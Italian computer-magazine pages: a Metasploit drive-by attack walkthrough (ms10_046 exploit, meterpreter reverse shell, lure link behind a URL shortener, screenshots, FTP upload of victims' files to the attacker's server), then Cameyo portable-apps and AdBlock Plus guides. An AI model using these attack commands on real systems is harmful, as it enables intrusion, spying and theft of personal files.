
SUL WEB Su Facebook controlla sempre le impostazioni della privacy! È sorprendente quante cose si possano scoprire di una persona leggendo il suo profilo pubblico. Una TV ha fatto un simpatico esperimento: www.edmaster.it/url/3371.


UNA TRAPPOLA DAVVERO COMPLETA


IL PIRATA PUÒ ANCHE PREDISPORRE SU UN PROPRIO SERVER UNA TRAPPOLA COMPLETA PER ADESCARE LE SUE IGNARE VITTIME...


PER FARLO CREA UNA PAGINA WEB CHE INSTALLA AUTOMATICAMENTE UNA BACKDOOR

Abbiamo detto che la maggioranza dei PC è protetta dagli attacchi legati all'indirizzo IP, perché protetta da firewall o da un router che li rende non direttamente collegati a Internet. Tuttavia, sono pur sempre vulnerabili ad attacchi basati sul cosiddetto "livello applicazione". Detto in poche parole, un bug nel sistema operativo o nel browser Web possono compromettere la sicurezza di tutto il computer, a prescindere dal fatto che questo sia coperto da un router o da un firewall. La soluzione migliore per un pirata che cerca utenti "normali", che non installano server nei loro computer, consiste nel piazzare una trappola. La logica è semplice: sceglie una vulnerabilità presente su molti PC che possa essere innescata tramite una pagina Web; crea la pagina in questione e la pubblica sui social network (sempre nascondendola con un URL Shortner). Ogni utente che cercherà di visitare la pagina finirà per far scattare il bug, se il suo sistema operativo ne è afflitto. Il pirata sfrutterà questo bug per ottenere un accesso al computer dell'utente vittima. È, quindi, un po' come scavare una buca nella foresta, coprirla con delle foglie, e aspettare che qualche sfortunata preda ci finisca dentro.

01 SCEGLIERE L'EXPLOIT

Il pirata deve scegliere un exploit da utilizzare: è necessario che si tratti di una vulnerabilità molto diffusa, per poter raggiungere il maggior numero di vittime possibili. Per esempio, **use exploit/windows/browser/ms10_046_shortcut_icon_dllloader**. È un bug presente nelle versioni non aggiornate di Windows 7, che si attiva quando l'utente apre un sito Web malevolo.


02 LA SHELL METERPRETER

Poi passa alla scelta di un payload, per esempio il classico **set payload windows/meterpreter/reverse_tcp**. Questo offre una shell completa al pirata, in caso di attacco avvenuto con successo. Poi, il comando **show options** indica al pirata quali siano le opzioni da specificare per il tipo di attacco che vuole portare a termine.

03 QUAL È IL SERVER WEB?

Nel caso della vulnerabilità "ms10_046", sono due le opzioni fondamentali: **lhost** e **srvhost**. Quindi il malintenzionato invia i comandi **set lhost YY.YY.YY.YY** e **set srvhost YY.YY.YY.YY** dove naturalmente YY.YY.YY.YY corrisponde al suo indirizzo IP, ossia quello su cui farà girare il server che conterrà la pagina malevola.

04 IN ATTESA DELLE PREDE

Il comando **exploit** verifica che le condizioni siano adatte e poi avvia il server Web con una pagina HTML apparentemente bianca: in realtà contenente il codice malevolo. Nella console apparirà il link che il pirata deve rendere pubblico: qualcosa del tipo **http://YY.YY.YY.YY/GUkbkX/**. Naturalmente per casi di attacco reale si preferisce una pagina non bianca.

05 COL REDIRECT È MEGLIO

Com'è ovvio, il pirata non pubblica direttamente questo indirizzo: chiunque si accorgerebbe che qualcosa non va. Quindi si rivolge a un'URL shortener come **http://goo.gl**. In tal modo, il link può girare facilmente sui social network. Da questo momento, il pirata non dovrà spegnere il proprio server, altrimenti le vittime non potranno aprire la pagina Web malevola.


06 VITTIMA IN TRAPPOLA

È solo questione di tempo: il pirata aspetta che qualche utente clicchi sul suo link per veder comparire nella console di Metasploit una riga del tipo **Meterpreter sessione 1 opened**. Se tale scritta compare significa che è stata aperta una sessione, la numero 1, della shell meterpreter, e il pirata ha quindi ottenuto l'accesso completo ad un computer.

SUL WEB Per aumentare le possibilità di successo, il pirata cerca su Google o su www.exploit-db.com degli exploit remoti di tipo "code exec" o si basa su qualcosa di più generico come il "browser autopwn" (www.edmaster.it/url/3372).

IL CONTROLLO ASSOLUTO DEL PC


SE RIESCE A INSERIRE UNA SHELL METERPRETER NEL SISTEMA VITTIMA, IL PIRATA OTTIENE IL CONTROLLO TOTALE DELLA MACCHINA

ORA PUÒ FARE QUALSIASI COSA: RUBARE FILE PERSONALI, SPIARCI DI NASCOSTO...

01 DENTRO IL SISTEMA

Come abbiamo visto, appena sulla console Metasploit del pirata appare il messaggio di apertura di una sessione Meterpreter, il pirata "ha vinto". Gli basta infatti scrivere il comando **sessions -i 1** per ottenere un terminale con accesso al sistema vittima. Si tratta di un terminale particolare, non è il classico Prompt dei comandi, e vedremo subito il perché...


02 PROMPT DEI COMANDI


In questo terminale, che si riconosce per il prompt **meterpreter>**, sono disponibili comandi che non esistono in una normale console Windows. Per esempio, molto importante, è il comando **sysinfo**, che restituisce informazioni preziose sulla macchina attaccata. Diversamente dal tipo di attacco precedente, infatti, in questo caso il pirata non conosce la sua vittima.

03 CLIC E SCREENSHOT

Grazie a **sysinfo** il pirata può conoscere la versione esatta del sistema operativo, compresi gli eventuali service pack, oltre all'architettura del processore. Informazioni utili qualora volesse installare una backdoor per accedere in qualsiasi altro momento. Inoltre, con il comando **screenshot** ottiene un'immagine dello schermo dell'utente, potendolo quindi spiare.

04 UNA SHELL COMPLETA

Ovviamente, l'immagine screenshot viene salvata sul PC dell'attaccante, nella cartella di installazione di Metasploit. Grazie agli screenshot il pirata può capire cosa sta facendo la vittima e, per esempio, scoprire se si è allontanato dal PC (se nota che le schermate non cambiano a distanza di tempo). Ma il comando più importante è certamente **shell**, che apre un prompt dei comandi.

05 LISTA DELLE CARTELLE

Il prompt che si apre è il classico terminale di Windows, con i privilegi dell'utente che è attualmente loggato nel sistema. Il pirata può quindi scorrere le cartelle in cerca di qualcosa che lo interessi, spostandosi con il comando **cd** e ottenendo la lista dei file contenuti con il semplice **dir**. La cartella **Pictures**, per esempio, conterrà di certo fotografie personali della vittima...

06 IL PIRATA RUBA I FILE

Se il pirata trova qualcosa di interessante, lancia il comando **ftp server.com** per collegarsi al suo server FTP. Con **put C:\Users\utente\file.jpg /file.jpg** invia al server il file che desidera. Può eseguire anche l'upload di intere cartelle e avendo abbastanza tempo può copiarsi l'intera cartella home dell'utente (dove potrebbero essere annidate le password di accesso ai siti Web).

WEBCAM PRIVATE IN VENDITA

Attacchi come quello che abbiamo descritto in queste pagine sono tutt'altro che rari. Nella maggior parte dei casi, i pirati cercano di inserire una backdoor in modo da poter accedere in qualsiasi momento al computer. Poi, vendono su Internet le credenziali di accesso, per consentire a maniaci di vario genere la visione di file personali e, soprattutto, i flussi video delle Webcam. Di fatto, questi pirati vendono l'accesso alla Webcam (di solito posizionata in un luogo privato come la camera da letto), ottenendo un ricavo economico dalle loro scorribande informatiche. Una ragazza ventenne ha raccontato alla BBC (www.edmaster.it/url/3369) di essersi accorta di avere subìto il "furto" della Webcam perché spesso, mentre si immergeva nella vasca da bagno tenendo il portatile vicino per vedere un film, la Webcam si accendeva "spontaneamente". Ciò che fa più impressione è il costo medio sul "mercato nero": 1 dollaro per la webcam di una donna, 0,01 dollari per quella di un uomo (evidentemente sono meno richieste!). Soltanto un dollaro significa che è incredibilmente facile per un pirata ottenere l'accesso a una Webcam. E gli utenti sono assolutamente impreparati: probabilmente, prima di leggere questo dossier, nemmeno tu immaginavi che fosse così facile per un pirata prendere il controllo di un computer. L'unica soluzione? Aggiornare di continuo il sistema operativo e... coprire la Webcam con del nastro isolante (o con un cappuccio) quando inutilizzata.

I FILE SONO LA NOSTRA VITA!
Un pirata che riesce ad ottenere un prompt dei comandi dal quale, tramite FTP, rubare i file di un utente, ha vinto su tutta la linea. Quante volte conserviamo sull'hard disk file di testo contenenti elenchi di password e/o di carte di credito? Oppure scansioni di documenti di riconoscimento?

Portable Apps fatte in casa

TRASFORMA QUALSIASI PROGRAMMA PER PC IN UNA VERSIONE TASCABILE ESEGUIBILE DA CHIAVETTA

E OVUNQUE TI TROVI CE L'HAI SEMPRE A DISPOSIZIONE!

Incredibile, ma vero! Con questa strepitosa guida passo passo, davvero molto comoda per il periodo estivo, potrai rendere portatili la maggior parte delle applicazioni per PC che per funzionare richiedono una procedura di installazione. Il vantaggio è presto detto! I software "portable" non hanno bisogno di essere installati sulla macchina in uso e quindi possono essere comodamente archiviate su chiavette USB e hard disk esterni. All'occorrenza, e su qualsiasi PC Windows, sarà sufficiente avviarle da queste memorie esterne per renderle immediatamente operative (proprio come se fossero installate sul computer di casa). Tutti i file e le informazioni necessari per il loro funzionamento, infatti, sono raggruppati in un'unica cartella (o in un solo file). Pertanto, basta copiare tale cartella (o file) per trasferire l'intero pacchetto su un altro computer o su un altro disco, oppure per effettuare una copia di backup.


IL TOOL MAGICO


Per realizzare questo intrepido progetto utilizzeremo Cameyo, **www.cameyo.com**, perché a differenza di altre utility simili non consente soltanto l'utilizzo in locale (sul PC, scaricando l'eseguibile del software dal sito del produttore), ma anche perché grazie al "packager online", permette di trasferire i pacchetti software sul cloud, per poterli eseguire ovunque senza neppure la necessità di una pendrive. Basta una connessione Internet e un browser! Per sfruttare questa comoda funzionalità, dovremo semplicemente eseguire l'upload del file di installazione dell'applicazione da virtualizzare: Cameyo farà tutto il resto, in automatico. Purtroppo, per ovvii motivi è possibile virtualizzare online soltanto quelle applicazioni che vengono installate in modo silente, cioè senza nessun intervento da parte dell'utente (inserimento di codici seriali o configurazioni specifiche in fase di setup). In tutti gli altri casi, dovremo utilizzare la "procedura locale", sul nostro computer. Se optiamo per l'utilizzo in locale, Cameyo funziona al meglio e più velocemente utilizzando una macchina virtuale. Si tratta di un'installazione virtuale di un sistema operativo, che funziona in un contesto autonomo e non interferisce con il funzionamento della macchina. In questo modo, potremo lavorare in un ambiente pulito, sempre al massimo delle prestazioni. E questo garantisce un processo di virtualizzazione efficiente, con un eseguibile che contiene solo i file realmente necessari. Per creare la nostra macchina virtuale, possiamo affidarci a Virtual Box (**www.virtualbox.org**).

COSA FARE SE L'APP PORTABLE NON FUNZIONA?

Normalmente, il pacchetto "portabilizzato" funziona ovunque senza creare problemi di instabilità del sistema operativo. Ma ci sono delle situazioni in cui potrebbero essere segnalati degli errori in fase di esecuzione. In questo caso, apriamo il Prompt dei comandi, trasciniamo sulla finestra il pacchetto virtualizzato, che sarà nominato come nomeapp.cameyo.exe, e aggiungiamo in coda -Remove. Quindi ripetiamo la stessa procedura scrivendo stavolta -SafeMode invece di -Remove. I problemi dovrebbero "magicamente" risolversi.

SUL WEB Un archivio molto fornito di applicazioni portatili, pronte all'uso, lo possiamo trovare all'indirizzo **http://portableapps.com**.

01 MODALITÀ LOCALE

Avviamo il file **Cameyo.exe** e scegliamo la voce **Capture an installation**. Cameyo scatterà una "fotografia" dell'intero sistema, com'è allo stato attuale, in modo da poter individuare tutte le componenti che la procedura di installazione del software aggiungerà o modificherà. La procedura può richiedere anche diversi minuti, pertanto armiamoci di pazienza.

02 INSTALLIAMO IL SOFTWARE

Installiamo normalmente il software da virtualizzare. Al termine, facciamo clic sul pulsante **Install done** nella finestra di Cameyo in basso a destra dello schermo. Cameyo scatterà una nuova "fotografia" del sistema, confrontandola con quella iniziale così da recuperare le informazioni necessarie per creare una versione autonoma del pacchetto.

03 IL PACCHETTO È PRONTO


Quando Cameyo avrà finito, accediamo alla cartella **Cameyo apps** in **Documenti**. Troveremo un file identificato dal nome dell'applicazione e dall'estensione **.cameyo.exe**. Questo è l'eseguibile del software in versione portatile. Potremo lanciarlo sul nostro computer, oppure copiarlo su una pendrive ed eseguirlo su un altro PC con sistema operativo compatibile.

04 IL PACKAGER ONLINE

Per utilizzare il packager online di Cameyo, è necessario registrarsi: colleghiamoci al sito **www.cameyo.com** e facciamo clic su **Create account** in alto a destra. Inseriamo il nostro indirizzo di posta elettronica e una password. Riceveremo un'email con un link di attivazione. Terminata la procedura ed effettuata l'autenticazione, clicchiamo su **Online packager**.


05 COLLEGHIAMOLO A DROPBOX

Per poter lavorare online, Cameyo si appoggia a Dropbox; pertanto, se non abbiamo già un account dobbiamo crearlo da **www.dropbox.com/it**. Torniamo su Cameyo, accediamo a **My Account** e clicchiamo sulla voce **Link**, accanto a **Dropbox account**. Nella schermata di Dropbox che si apre inseriamo le nostre credenziali e autorizziamo Cameyo ad accedere al nostro cloud.

06 CARICHIAMO IL SOFTWARE

Ora resta da caricare il software da virtualizzare sui server di Cameyo. Possiamo inserire l'URL che punta direttamente sul Web al pacchetto di installazione che ci interessa, oppure sfogliare il disco ed eseguire un upload dal nostro computer. Effettuata la scelta, clicchiamo su **Submit** e aspettiamo che Cameyo esegua automaticamente la procedura.

07 DOWNLOAD DELL'APP

Adesso il pacchetto è virtualizzato! Per il futuro, basterà semplicemente aprire un browser su un qualsiasi PC e accedere a Cameyo con le nostre credenziali. Facendo clic su **My cloud apps**, avremo l'elenco delle nostre applicazioni, pronte per essere eseguite. A questo punto, possiamo fare clic su **Download** per scaricare il pacchetto in locale e lanciarlo.

08 SOFTWARE VIRTUALI

Se, invece, vogliamo eseguire un software dal cloud, facciamo clic su **Play**. Nella finestra del browser verrà lanciato l'ambiente virtuale di Cameyo, all'interno del quale avviene l'esecuzione delle applicazioni virtualizzate. In questo modo, non dovremo neppure eseguire il download in locale e potremo lanciare i nostri software ovunque ci troviamo, senza lasciare tracce.

I PIRATI DELLE APP PORTATILI

La licenza d'uso, che viene fornita quando si acquista un software commerciale, nella maggior parte dei casi consente l'installazione e l'utilizzo del pacchetto su un solo computer. Di solito, per l'attivazione è richiesto l'inserimento di un codice seriale o l'esecuzione di una procedura di registrazione online in fase di setup. Adoperando Cameyo nella modalità in locale, gli smanettoni sono in grado di rendere portatili senza particolari difficoltà anche queste applicazioni, rendendole di fatto funzionanti su un numero illimitato di computer (e non più su una sola macchina). Tuttavia, una pratica di questo tipo è da considerarsi illegale, in quanto viola palesemente le condizioni di licenza d'uso del software.

SUL WEB Su **www.winpenpack.com** e **www.lupopensuite.com** possiamo trovare degli ambienti di applicativi portatili già pronti per essere caricati su pendrive USB.


Pubblicità? Via dal PC!

BLOCCA UNA VOLTA PER TUTTE BANNER, POPUP E RECLAME DA QUALSIASI PAGINA WEB

E NAVIGHI FINALMENTE LIBERO DA OGNI TURBAMENTO!

Un tempo si diceva che la pubblicità fosse l'anima del commercio. Ora, invece, è diventata il demone del Web; il fetido mostro della palude che intasa di bit inutili le nostre connessioni, spesso già piuttosto lente, trasformando la nostra esperienza di navigazione in un lento calvario. Purtroppo, come spesso accade, uno strumento potenzialmente utile si è trasformato in uno odioso. La pubblicità è l'unico mezzo che hanno milioni di siti in tutto il mondo per avere un'entrata economica dalle attività sul Web. Alcune però si dimostrano particolarmente intrusive, arrivando a sovrastare i contenuti, rendendone difficile la lettura e raccogliendo dati sulla nostra navigazione. A tutto questo aggiungono il notevole handicap di rallentare la navigazione, visto che comunque sono dei contenuti aggiuntivi (spesso neanche tanto leggeri) che il browser deve caricare ed eseguire. Tutto questo discorso è valido ancor più per smartphone e tablet che, a causa di connessioni e hardware spesso non velocissimi, risentono in misura maggiore dei rallentamenti indotti dalle pubblicità. E allora, che fare per arginare il problema? Sicuramente sfruttare le opzioni di sicurezza e privacy offerte dai browser, ma questo non basta: la cosa migliore da fare è installare un ausilio alla navigazione che blocchi ogni forma di pubblicità. Dopo aver fatto diverse prove abbiamo scelto di avvalerci dei servigi di AdBlock Plus: in questa guida scoprirai come utilizzarlo al meglio e come navigare libero dalle reclame.

PUBBLICITÀ SU TWITTER?

Di default, Twitter mostra pubblicità mirate in base ai contenuti ai quali ti sei dimostrato interessato, condividendo con i suoi partner commerciali informazioni circa i tuoi clic sui tweet, senza però condividere alcuna informazione personale. L'obiettivo è quello di spingerti a cliccare sui contenuti proposti, così da poter incassare di più. Se la cosa non ti piace, puoi cliccare sull'icona a forma di ingranaggio sulla barra in alto a destra, poi su **Impostazioni**, **Sicurezza e privacy** e deselezionare la voce **Personalizza gli annunci in base alle informazioni condivise dai partner pubblicitari** cliccando su di essa.

GOOGLE: COSA SA DI NOI?!?

Google ti mostra pubblicità delle quali faresti volentieri a meno? Probabilmente il gigante della ricerca pensa di conoscerti bene,


SUL WEB Se oltre a Google vuoi evitare di ricevere pubblicità mirata anche da altri network, puoi collegarti su http://www.networkadvertising.org/choices e selezionare quelli da disabilitare. Ce ne sono un bel po'!

ma così non è. Per sapere quali info ha su di te, naviga su **www.google.it/settings/ads**. Scoprirai che oltre al sesso e all'età sono presenti informazioni su lingue, interessi e campagne di inserzionisti bloccate sia su Google, sia sul Web in generale. Puoi modificare ciascuna voce cliccando sul link **Modifica**, così da personalizzare meglio gli annunci mostrati, oppure, se non vuoi che la pubblicità disturbi la tua navigazione, puoi anche disattivare gli annunci basati sui tuoi interessi cliccando su **Disattiva** in fondo alla pagina. Allo stesso modo, puoi scegliere se avere pubblicità personalizzate da Microsoft e dalle società ad essa collegate, loggandoti su **http://choice.microsoft.com/it-IT**.

MALEDETTO FLASH!


Sei lì che navighi tranquillo quando ad un tratto parte una musica assordante dalle casse. Non ti è mai capitato? Certo che sì: si tratta di quei maledetti video in flash che si avviano automaticamente anche se nessuno li sfiora neanche di striscio. Come fare per evitarlo? Semplice: esiste un add-on per Firefox e Chrome che si chiama **Flashblock**. Installalo e lui impedirà ai video in flash di avviarsi fino a quando non sarai tu a cliccare su di essi.


BLOCCARE I POP-UP SENZA ADD-ON

Vuoi eliminare i pop-up senza dover installare alcun add-on nel browser? Si può fare, anche se il blocco non è efficace al 100% e qualche pubblicità trova sempre il modo di "intrufolarsi" sul tuo computer. Tutti i browser integrano un meccanismo di blocco pop-up. Su Internet Explorer, ad esempio, puoi attivarlo cliccando su **Opzioni Internet**, sul tab **Privacy** che trovi nella nuova finestra e infine selezionando la voce **Attiva Blocco Popup**. Su Chrome devi invece cliccare su **Impostazioni**, **Mostra impostazioni avanzate**, **Impostazione contenuti** nella sezione **Privacy** e infine **Non consentire la visualizzazione di popup nei siti (consigliata)**. In Firefox, per attivare il blocco popup, devi cliccare su **Opzioni**, poi sul tab **Contenuti** e infine sulla casella di scelta **Blocca le finestre pop-up**. In Opera, invece, clicca su **Impostazioni**, poi sul link **Siti web** e infine su **Non consentire ad alcun sito di mostrare i pop-up (raccomandato)**.

INSTALLARE ADBLOCK PLUS

AdBlock Plus è un add-on, un programmino che si installa nel browser e vi aggiunge nuove funzionalità. È disponibile per Internet Explorer, Firefox, Chrome, Safari e Opera; ovvero per tutti i browser più diffusi. Per la sua installazione basta collegarsi al sito **www.adblockplus.org**. Non dovrai scegliere nulla: sarà lo stesso sito a capire con quale browser sei collegato e a proporti l'installazione della giusta versione. L'unica cosa che devi fare è premere il pulsante **Install for** e poi **+ Aggiungi ad**.


PRIMO APPROCCIO


Non appena installato, AdBlock Plus erge una vera e propria diga per rintuzzare l'assalto delle pubblicità online. Per la maggior parte degli utilizzi non c'è bisogno di effettuare alcuna configurazione: l'add-on è preconfigurato per bloccare le pubblicità moleste. La sua attivazione è discreta; puoi accorgerti che è in azione perché nell'angolo in alto a destra, sulla barra del browser, appare una piccola icona rossa con un numerino all'interno, che indica quante pubblicità sono state bloccate sulla pagina appena aperta nel browser. Se navighi su un sito per il quale desideri che non vengano bloccate le pubblicità, puoi cliccare sull'icona di **AdBlock Plus** e nella nuova finestra che si apre cliccare su **Attivato su questo sito**, per deselezionarlo. Puoi anche bloccare soltanto un elemento specifico della pagina, cliccando **Blocca elemento**. Se anche tu hai la mania della condivisione, infine, cliccando su uno dei simboli dei social network in basso potrai condividere su Facebook, Twitter o Google+ il numero di pubblicità bloccate sulla pagina attiva e in totale.

MANO ALLE OPZIONI


Se, nonostante tutto, continui a vedere pubblicità sgradite, allora clicca sull'icona del programma e poi su **Opzioni** per accedere alla pagina di configurazione. Cerca l'opzione **Permetti alcune pubblicità non inopportune** e clicca su di essa per deselezionarla. Quest'opzione, se attiva, lascia passare alcune pubblicità ritenute non invasive o lesive per la tua privacy. Per visualizzare l'elenco dei siti autorizzati a mostrare le loro pubblicità, basta cliccare sul tab **Domini permessi** per trovare l'elenco al centro della pagina; i siti vengono visualizzati senza il "www." davanti al nome.
Puoi rimuovere i siti autorizzati in ogni momento: basta selezionarne uno e cliccare sul pulsante **Rimuovi selezionato**.

STOP AI MALWARE

AdBlock Plus non serve solo per la pubblicità. Se il PC diventa improvvisamente lento, instabile, ha difficoltà a navigare su Internet o si aprono finestre popup a caso, potrebbe essere stato infettato da un malware, e magari potrebbe essere utilizzato per infettare altri computer, o per lanciare un attacco DDOS a qualche server. Per evitare, o limitare al massimo, questo pericolo, AdBlock prevede una protezione anti-malware, che si attiva aggiungendo alla lista degli elementi bloccati quella dei domini noti per essere dei diffusori di malware. Per farlo, apri le opzioni di AdBlock Plus, vai sul tab **Liste di filtri** e digita **Anti Malware** nel campo **Titolo della sottoscrizione** e la stringa ›

SUL WEB Se un alert ti informa che "il sito usa i cookie" sappi che è dovuto all'applicazione della legge europea sui cookie (**www.edmaster.it/url/3359**), approvata in Italia con i D.Lgs. 69/2012 e 70/2012.

https://easylist-downloads.adblockplus.org/malwaredomains_full.txt nel campo **Indirizzo Web della lista dei filtri**.

BLOCCHIAMO I "MEDIA BUTTON"

I media button sono quei pulsanti tramite i quali puoi condividere contenuti sui social network come Facebook, Twitter o Google Plus. Ebbene, nonostante sembrino inoffensivi, sono come delle idrovore: pompano continuamente dati verso i loro server, permettendo alle aziende che li gestiscono di creare un tuo profilo di navigazione grazie al quale visualizzare pubblicità mirate mentre navighi. Per evitarlo, puoi fare in modo che AdBlock Plus li filtri aprendo le opzioni, e inserendo un nome mnemonico nel campo **Titolo della sottoscrizione**, ad esempio **Anti Media Button** e **https://easylist-downloads.adblockplus.org/fanboy-social.txt** nel campo **Indirizzo Web**.

NON SEGUIRMI...

